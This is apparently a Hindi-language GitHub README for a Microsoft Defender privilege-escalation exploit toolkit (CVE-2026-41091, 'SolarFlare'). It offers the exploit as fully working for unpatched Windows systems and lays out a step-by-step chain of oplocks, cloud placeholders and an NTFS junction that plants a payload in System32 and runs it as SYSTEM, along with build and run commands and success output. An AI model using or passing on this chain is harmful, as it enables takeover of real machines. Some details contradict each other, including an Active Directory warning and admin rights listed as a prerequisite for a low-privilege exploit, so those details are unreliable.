
 tc4dy/cve-2026-41091-poc-exploit
CVE-2026-41091 RedSun | Microsoft Defender LPE शोषण। निम्न-विशेषाधिकार वाले उपयोगकर्ता Cloud Files API + NTFS जंक्शन चालबाज़ी के माध्यम से NT AUTHORITY\SYSTEM 🔥 प्राप्त करते हैं। Defender को SYSTEM अधिकारों के साथ System32 में दुर्भावनापूर्ण पेलोड लिखने के लिए मजबूर करता है। ⚠️ वास्तविक दुनिया में सक्रिय रूप से शोषण किया जा रहा है। CVSS 7.8। पैच: Defender Engine 1.1.26040.8। 🛡️ केवल शैक्षिक PoC।


# CVE-2026-41091 - RedSun (SolarFlare) - Microsoft Defender LPE एक्सप्लॉइट टूलकिट
[](https://isocpp.org/)
[](https://www.microsoft.com/windows)
[](LICENSE)
[](https://nvd.nist.gov/vuln/detail/CVE-2026-41091)
[](https://www.cisa.gov/known-exploited-vulnerabilities-catalog)
## > कानूनी अस्वीकरण और जिम्मेदार उपयोग
**यह टूल केवल शैक्षिक और अधिकृत पेनेट्रेशन परीक्षण उद्देश्यों के लिए प्रदान किया गया है।**
लेखक और योगदानकर्ता इस सॉफ़्टवेयर के किसी भी दुरुपयोग या क्षति के लिए उत्तरदायी नहीं हैं। उपयोगकर्ता पूरी तरह से यह सुनिश्चित करने के लिए ज़िम्मेदार हैं कि परीक्षण से पहले उनके पास लक्ष्य स्वामी से स्पष्ट लिखित अनुमति है। कंप्यूटर सिस्टम तक अनधिकृत पहुँच लागू संघीय, राज्य और अंतर्राष्ट्रीय साइबर अपराध कानूनों के तहत अवैध है।
इस सॉफ़्टवेयर का उपयोग करके, आप सहमत होते हैं:
- इसका उपयोग केवल उन सिस्टम पर करें जो आपके स्वामित्व में हैं या जिनका परीक्षण करने के लिए आपके पास स्पष्ट अनुमति है।
- सभी लागू स्थानीय, राज्य और संघीय कानूनों का पालन करें।
- इसका उपयोग किसी भी दुर्भावनापूर्ण, विनाशकारी या अवैध गतिविधियों के लिए न करें।
> [!] **चेतावनी:** Active Directory विशेषाधिकार उन्नयन कमज़ोरियाँ एंटरप्राइज़ अवसंरचना के लिए उच्च जोखिम प्रस्तुत करती हैं। अनधिकृत परीक्षण सख्ती से प्रतिबंधित है।
> **Microsoft Defender लिंक फ़ॉलोइंग कमज़ोरी** - NT AUTHORITY\SYSTEM तक स्थानीय विशेषाधिकार उन्नयन
### इस कमज़ोरी को "RedSun" के नाम से जाना जाता है, "SolarFlare" वह नाम है जो मैंने अपने एक्सप्लॉइट को दिया है।
## [<] अवलोकन
इस रिपॉज़िटरी में **CVE-2026-41091** के लिए एक **पूर्ण कार्यशील Proof of Concept (PoC)** एक्सप्लॉइट शामिल है, जो Microsoft Defender (Microsoft Malware Protection Engine) में एक गंभीर स्थानीय विशेषाधिकार उन्नयन कमज़ोरी है। अनुचित लिंक रिज़ॉल्यूशन (CWE-59) का शोषण करके, एक प्रमाणित निम्न-विशेषाधिकार वाला हमलावर **NT AUTHORITY\SYSTEM** विशेषाधिकार प्राप्त कर सकता है।
यह कमज़ोरी, जिसे **"RedSun"** या **"SolarFlare"** के नाम से भी जाना जाता है, हमलावरों को Cloud Files API (CfAPI) और NTFS junction points का उपयोग करके Microsoft Defender को SYSTEM विशेषाधिकारों के साथ संरक्षित सिस्टम स्थानों पर मनमानी फ़ाइलें लिखने के लिए धोखा देने की अनुमति देती है।
> **नोट:** इस रिपॉज़िटरी में दो संस्करण शामिल हैं:
> - `basic_poc.cpp` - सरलीकृत एल्गोरिदम प्रदर्शन (शैक्षिक)
> - `full_poc.cpp` - सभी सुविधाओं के साथ पूर्ण कार्यशील एक्सप्लॉइट
### [-<] मुख्य विशेषताएँ
| श्रेणी | विशेषता | `basic_poc.cpp` | `full_poc.cpp` |
|----------|---------|:---------------:|:--------------:|
| **शोषण** | SYSTEM तक स्थानीय विशेषाधिकार उन्नयन | `[+]` | `[+]` |
| | Cloud Files API (CfAPI) एकीकरण | `[-]` | `[+]` |
| | Cloud Placeholder निर्माण | `[-]` | `[+]` |
| | NTFS Junction रीडायरेक्शन | `[~]` | `[+]` |
| | COM सेवा सक्रियण | `[-]` | `[+]` |
| **तकनीकें** | Batch Oplock दुरुपयोग | `[+]` | `[+]` |
| | VSS स्नैपशॉट पहचान | `[+]` | `[+]` |
| | EICAR ट्रिगर | `[+]` | `[+]` |
| | NTFS Reparse Point (Mount Point) | `[+]` | `[+]` |
| | File Disposition (NtSetInformationFile) | `[-]` | `[+]` |
| | Named Pipe Session ID पहचान | `[-]` | `[+]` |
| | Console Session लॉन्च (conhost.exe) | `[-]` | `[+]` |
| | WaitOnAddress / WakeByAddress | `[-]` | `[+]` |
| | SYSTEM सत्यापन | `[-]` | `[+]` |
| **लक्ष्य** | Microsoft Defender < 1.1.26040.8 | `[+]` | `[+]` |
| | Windows 10/11 | `[+]` | `[+]` |
| | Windows Server 2016 | `[+]` | `[+]` |
| | Windows Server 2019/2022 | `[+]` | `[+]` |
| | केवल x64 | `[+]` | `[+]` |
| **उपयोगिता** | संरचित लॉगिंग | `[~]` | `[+]` |
| | त्रुटि प्रबंधन | `[~]` | `[+]` |
| | यादृच्छिक निर्देशिका नाम | `[+]` | `[+]` |
| | स्वचालित सफ़ाई | `[~]` | `[+]` |
| | पुनः प्रयास लॉजिक (NtCreateFile) | `[-]` | `[+]` |
## [i] कमज़ोरी विवरण
| विशेषता | मान |
|-----------|-------|
| **CVE ID** | CVE-2026-41091 |
| **CVSS स्कोर** | 7.8 (उच्च) |
| **CVSS वेक्टर** | AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
| **आक्रमण वेक्टर** | स्थानीय |
| **आवश्यक विशेषाधिकार** | निम्न |
| **उपयोगकर्ता इंटरैक्शन** | कोई नहीं |
| **प्रभाव** | SYSTEM-स्तरीय कोड निष्पादन |
| **CISA KEV** | [+] हाँ (वास्तविक दुनिया में सक्रिय रूप से शोषित) |
| **पैच उपलब्ध** | Microsoft Malware Protection Engine 1.1.26040.8 |
### [c] प्रभावित उत्पाद
| उत्पाद | प्रभावित संस्करण | ठीक किए गए संस्करण |
|---------|-------------------|----------------|
| Microsoft Malware Protection Engine | < 1.1.26040.8 | 1.1.26040.8+ |
| Microsoft Defender Antimalware Platform | < 4.18.26040.7 | 4.18.26040.7+ |
## [<\>] शोषण श्रृंखला
```
┌─────────────────────────────────────────────────────────────────────────────
│ SOLARFLARE EXPLOIT CHAIN
├─────────────────────────────────────────────────────────────────────────────
│
│ 1. Create Working Directory
│ └─> %TEMP%\SF-XXXX\
│
│ 2. Trigger Defender with EICAR
│ └─> Write reversed EICAR to bait file
│
│ 3. Wait for VSS Snapshot
│ └─> Detect Volume Shadow Copy creation
│
│ 4. Create First Batch Oplock
│ └─> FSCTL_REQUEST_BATCH_OPLOCK on bait file
│
│ 5. Wait for Oplock Break
│ └─> Acquire exclusive access
│
│ 6. Rename Directory
│ └─> Move original directory to .tmp
│
│ 7. Register Cloud Sync Root
│ └─> CfRegisterSyncRoot with Cloud Files API
│
│ 8. Create Cloud Placeholder
│ └─> CfCreatePlaceholders for bait file
│
│ 9. Create Second Batch Oplock
│ └─> FSCTL_REQUEST_BATCH_OPLOCK on cloud placeholder
│
│ 10. Wait for Second Oplock Break
│ └─> Acquire exclusive access
│
│ 11. Rename Cloud Directory
│ └─> Move cloud directory to .cloud.tmp
│
│ 12. Create NTFS Junction to System32
│ └─> Redirect to C:\Windows\System32
│
│ 13. Copy Payload to System32
│ └─> Copy bait file to System32 as TieringEngineService.exe
│
│ 14. Activate Service as SYSTEM
│ └─> CoCreateInstance(StorageTiersManagement)
│
└─────────────────────────────────────────────────────────────────────────────
```
## [+] इंस्टॉलेशन
### पूर्वापेक्षाएँ
- Windows 10/11 या Windows Server 2019/2022
- C++ टूल्स के साथ Visual Studio 2019/2022
- प्रशासनिक विशेषाधिकार (निष्पादन के लिए)
### बिल्ड
```bash
# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-41091-PoC-Exploit
cd CVE-2026-41091-PoC-Exploit
# Build using Visual Studio Developer Command Prompt
cl.exe /EHsc /std:c++17 full_poc.cpp /link cfapi.lib ntdll.lib
# Or build basic version
cl.exe /EHsc /std:c++17 basic_poc.cpp /link ntdll.lib
```
## [+] उपयोग
### पूर्ण एक्सप्लॉइट (SYSTEM विशेषाधिकार वृद्धि)
```bash
full_poc.exe
```
### बुनियादी एल्गोरिथम प्रदर्शन
```bash
basic_poc.exe
```
## [i] उदाहरण आउटपुट
### पूर्ण एक्सप्लॉइट आउटपुट
```text
CVE-2026-41091 SolarFlare PoC
===============================
by @tc4dy | CVSS 7.8
===============================
[*] SolarFlare exploit started.
[*] Creating working directory...
[+] Directory created: C:\Users\user\AppData\Local\Temp\SF-8427\
[*] Triggering Defender with EICAR...
[+] Defender triggered
[*] Waiting for VSS snapshot...
[+] VSS snapshot detected
[*] Creating first oplock...
[+] First oplock created
[*] Waiting for oplock break...
[+] Oplock acquired
[*] Renaming directory...
[+] Directory renamed
[*] Creating second oplock...
[+] Second oplock created
[*] Waiting for second oplock...
[+] Second oplock acquired
[*] Renaming cloud directory...
[+] Cloud directory renamed
[*] Creating NTFS junction to System32...
[+] Junction created
[*] Waiting for Defender to finish...
[*] Copying payload to System32...
[+] Payload copied to C:\Windows\System32\TieringEngineService.exe
[*] Activating Storage Tiers Management service...
[+] Service activated as SYSTEM
[+] SYSTEM access obtained!
```
### बेसिक PoC आउटपुट
```text
CVE-2026-41091 Basic PoC
========================================
Algorithm Demonstration Only
========================================
[*] Starting exploit algorithm...
[*] Creating working directory...
[+] Directory created: C:\Users\user\AppData\Local\Temp\BE-3921\
[*] Triggering Defender with EICAR...
[+] Defender triggered
[*] Waiting for VSS snapshot...
[+] VSS detected
[*] Creating first oplock...
[+] First oplock created
[*] Waiting for oplock break...
[+] Oplock acquired
[*] Renaming directory...
[+] Directory renamed
[*] Creating second oplock...
[+] Second oplock created
[*] Waiting for second oplock...
[+] Second oplock acquired
[*] Creating NTFS junction to System32...
[+] Junction created
[*] Waiting for Defender to finish...
[*] Copying payload to System32...
[+] Payload copied to C:\Windows\System32\Payload.exe
[+] Algorithm demonstration completed!
[i] This is only the basic algorithm.
[i] For full SYSTEM privilege escalation,
[i] use full_poc.cpp with Cloud API and COM activation.
```
## [<>] बिल्ड निर्देश
### Visual Studio का उपयोग करना
1. VS 2022 के लिए Developer Command Prompt खोलें
2. exploit डायरेक्टरी पर जाएँ
3. चलाएँ:
```batch
# Full exploit
cl.exe /EHsc /std:c++17 full_poc.cpp /link cfapi.lib ntdll.lib
# Basic PoC
cl.exe /EHsc /std:c++17 basic_poc.cpp /link ntdll.lib
```
### CMake का उपयोग करना
```cmake
cmake_minimum_required(VERSION 3.10)
project(SolarFlare)
set(CMAKE_CXX_STANDARD 17)
add_executable(full_poc full_poc.cpp)
target_link_libraries(full_poc cfapi ntdll)
add_executable(basic_poc basic_poc.cpp)
target_link_libraries(basic_poc ntdll)
```
## [!] आवश्यकताएँ और सीमाएँ
| आवश्यकता | विवरण |
|-------------|---------|
| **OS** | Windows 10/11, Server 2019/2022 |
| **विशेषाधिकार** | प्रशासनिक (निष्पादन के लिए) |
| **Defender** | Microsoft Defender सक्षम होना चाहिए |
| **इंटरनेट** | VSS स्नैपशॉट पहचान के लिए आवश्यक |
| **पैच** | केवल अनपैच्ड सिस्टम पर काम करता है |
| **आर्किटेक्चर** | केवल x64 |
## संबंधित एक्सप्लॉइट
मेरे अन्य एक्सप्लॉइट रिपॉज़िटरी देखें:
- [CVE-2026-24061-PoC-Exploit](https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit) - GNU inetutils-telnetd प्रमाणीकरण बायपास
- [CVE-2026-41940-PoC-Exploit](https://github.com/tc4dy/CVE-2026-41940-PoC-Exploit) - cPanel/WHM प्रमाणीकरण बायपास एक्सप्लॉइट
- [CVE-2026-0073-PoC-Exploit](https://github.com/tc4dy/CVE-2026-0073-PoC-Exploit) - Android ADB वायरलेस डीबगिंग प्रमाणीकरण बायपास